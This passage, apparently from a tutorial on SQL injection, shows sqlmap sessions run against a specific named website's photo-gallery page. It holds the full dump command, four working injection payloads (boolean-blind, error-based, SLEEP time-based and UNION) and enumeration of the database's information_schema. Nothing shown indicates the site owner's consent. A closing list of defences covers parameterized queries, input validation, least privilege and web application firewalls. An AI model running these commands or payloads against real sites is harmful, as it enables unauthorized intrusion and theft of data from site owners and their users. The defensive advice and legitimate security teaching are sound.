back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[05:53:33] [INFO] fetching columns for table 'USER_STATISTICS' in database 'information_schema'
```

```
web application technology: PHP 5.6.40, PHP, Nginx
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[05:53:33] [INFO] fetching columns for table 'USER_STATISTICS' in database 'information_schema'
[05:53:37] [INFO] retrieved: 'USER','varchar(128)'
[05:53:38] [INFO] retrieved: 'TOTAL_CONNECTIONS','int(11)'
[05:53:41] [INFO] retrieved: 'CONCURRENT_CONNECTIONS','int(11)'
[05:53:42] [INFO] retrieved: 'CONNECTED_TIME','int(11)'
[05:53:44] [INFO] retrieved: 'BUSY_TIME','double'
[05:53:45] [INFO] retrieved: 'CPU_TIME','double'
[05:53:47] [INFO] retrieved: 'BYTES_RECEIVED','bigint(21)'
[05:53:48] [INFO] retrieved: 'BYTES_SENT','bigint(21)'
[05:53:49] [INFO] retrieved: 'BINLOG_BYTES_WRITTEN','bigint(21)'
[05:53:50] [INFO] retrieved: 'ROWS_READ','bigint(21)'
[05:53:52] [INFO] retrieved: 'ROWS_SENT','bigint(21)'
[05:53:53] [INFO] retrieved: 'ROWS_DELETED','bigint(21)'
[05:53:54] [INFO] retrieved: 'ROWS_INSERTED','bigint(21)'
[05:53:55] [INFO] retrieved: 'ROWS_UPDATED','bigint(21)'
[05:53:57] [INFO] retrieved: 'SELECT_COMMANDS','bigint(21)'
[05:53:58] [INFO] retrieved: 'UPDATE_COMMANDS','bigint(21)'
[05:53:59] [INFO] retrieved: 'OTHER_COMMANDS','bigint(21)'
[05:54:00] [INFO] retrieved: 'COMMIT_TRANSACTIONS','bigint(21)'
[05:54:02] [INFO] retrieved: 'ROLLBACK_TRANSACTIONS','bigint(21)'
[05:54:03] [INFO] retrieved: 'DENIED_CONNECTIONS','bigint(21)'
[05:54:04] [INFO] retrieved: 'LOST_CONNECTIONS','bigint(21)'
[05:54:06] [INFO] retrieved: 'ACCESS_DENIED','bigint(21)'
[05:54:07] [INFO] retrieved: 'EMPTY_QUERIES','bigint(21)'
[05:54:08] [INFO] retrieved: 'TOTAL_SSL_CONNECTIONS','bigint(21) unsigned'
[05:54:09] [INFO] retrieved: 'MAX_STATEMENT_TIME_EXCEEDED','bigint(21)'
```

```
Database: information_schema
Table: USER_STATISTICS
[25 columns]
+-----------------------------+---------------------+
| Column                      | Type                |
+-----------------------------+---------------------+
| USER                        | varchar(128)        |
| ACCESS_DENIED               | bigint(21)          |
| BINLOG_BYTES_WRITTEN        | bigint(21)          |
| BUSY_TIME                   | double              |
| BYTES_RECEIVED              | bigint(21)          |
| BYTES_SENT                  | bigint(21)          |
| COMMIT_TRANSACTIONS         | bigint(21)          |
| CONCURRENT_CONNECTIONS      | int(11)             |
| CONNECTED_TIME              | int(11)             |
| CPU_TIME                    | double              |
| DENIED_CONNECTIONS          | bigint(21)          |
| EMPTY_QUERIES               | bigint(21)          |
| LOST_CONNECTIONS            | bigint(21)          |
| MAX_STATEMENT_TIME_EXCEEDED | bigint(21)          |
| OTHER_COMMANDS              | bigint(21)          |
| ROLLBACK_TRANSACTIONS       | bigint(21)          |
| ROWS_DELETED                | bigint(21)          |
| ROWS_INSERTED               | bigint(21)          |
| ROWS_READ                   | bigint(21)          |
| ROWS_SENT                   | bigint(21)          |
| ROWS_UPDATED                | bigint(21)          |
| SELECT_COMMANDS             | bigint(21)          |
| TOTAL_CONNECTIONS           | int(11)             |
| TOTAL_SSL_CONNECTIONS       | bigint(21) unsigned |
| UPDATE_COMMANDS             | bigint(21)          |
+-----------------------------+---------------------+

[05:54:09] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.gdgoenkaagra.com'

[*] ending @ 05:54:09 /2024-06-25/
```

Command:

sqlmap -u "https://www.gdgoenkaagra.com/photo-gallery.php?id=30" -D "information_schema" -T USER_STATISTICS -C USER,TOTAL_CONNECTIONS --dump

The above command has extracted the data of the user and the total connections from the USER_STATISTICS table.

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×  kali@kali: ~ ×  kali@kali: ~ ×  kali@kali: ~ ×  kali@kali: ~ ×
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "https://www.gdgoenkaagra.com/photo-gallery.php?id=30" -D "information_schema" -T USER_STATISTICS -C USER,TOTAL_CONNECTIONS --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:54:50 /2024-06-25/

[05:54:50] [INFO] resuming back-end DBMS 'mysql'
[05:54:50] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=dugpqhcvsfo...p73v9ubqs2'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=30' AND 9609=9609 AND 'iyBa'='iyBa

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=30' AND EXTRACTVALUE(7537,CONCAT(0x5c,0x7178627871,(SELECT (ELT(7537=7537,1))),0x717a786a71)) AND 'HaWz'='HaWz

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=30' AND (SELECT 2439 FROM (SELECT(SLEEP(5)))WFJV) AND 'fZTp'='fZTp

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-1225' UNION ALL SELECT NULL,CONCAT(0x7178627871,0x4a6870576b475363476a7842485a4c496c6542495146644d6b6b615870594456646f70647a76754a,0x717a78
6a71),NULL-- -
---
```

```
[05:54:54] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.6.40, PHP
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[05:54:54] [INFO] fetching entries of column(s) 'TOTAL_CONNECTIONS,`USER`' for table 'USER_STATISTICS' in database 'information_schema'
[05:54:57] [INFO] fetching number of column(s) 'TOTAL_CONNECTIONS,`USER`' entries for table 'USER_STATISTICS' in database 'information_schema'
[05:54:58] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[05:54:57] [INFO] retrieved: 0
[05:55:10] [WARNING] table 'USER_STATISTICS' in database 'information_schema' appears to be empty
Database: information_schema
Table: USER_STATISTICS
[0 entries]
+--------+-------------------+
| USER   | TOTAL_CONNECTIONS |
+--------+-------------------+
+--------+-------------------+

[05:55:10] [INFO] table 'information_schema.USER_STATISTICS' dumped to CSV file '/home/kali/.local/share/sqlmap/output/www.gdgoenkaagra.com/dump/information
_schema/USER_STATISTICS.csv'
[05:55:10] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.gdgoenkaagra.com'

[*] ending @ 05:55:10 /2024-06-25/
```

SQL Injection attacks are very common and they are very difficult to prevent. In order to prevent these attacks, we need to secure all the fields from invalid inputs and unauthorized application execution.

Some of the techniques by which we can prevent an SQL Injection are:

1. Implement Input Validation and Sanitization
    - Input validation ensures that user inputs adhere to expected formats whereas Sanitization removes the potentially harmful elements.
2. Use Escaping for User Input
    - It involves modifying the user inputs to neutralize special characters which could be used for malicious SQL injection as the database system interprets these special characters as literal values rather than executable code by escaping them.
    - Using database-specific escape functions/libraries is crucial for handling special characters properly.
3. Utilize Parameterized Statements
    - Parameterized statements separate user inputs from the SQL query which eliminate the need for manual escaping.
    - This ensures that user inputs are treated as data hence preventing the execution of malicious code.
    - The database system recognizes placeholders and binds user inputs securely during execution.
4. Conduct Continuous Scanning and Penetration Testing
    - Regular security audits, code reviews, and penetration testing together contribute to identifying and addressing the vulnerabilities.

    - Automated tools and manual inspections help identify and address potential vulnerabilities, ensuring security.
5. Adopt the Least Privilege Principle
    - Limiting permissions reduces the impact of a successful SQL injection attack.
    - Permitting only specific privileges as required for the application decreases the potential damage.
6. Deploy Web Application Firewalls (WAF)
    - This monitors and filters incoming HTTP traffic, therefore detecting and blocking SQL injection attempts.
    - Rules can be configured to identify patterns associated with SQL injection, providing an additional layer of defence.
    - A WAF can be used for **virtual patching** the vulnerabilities so as to fix the vulnerability when it is identified, and it can't be fixed immediately by code due to time constraints.
    - Virtual patching provides organizations a rapid and effective means of securing their applications against known vulnerabilities therefore buying them time to implement proper code fixes or updates.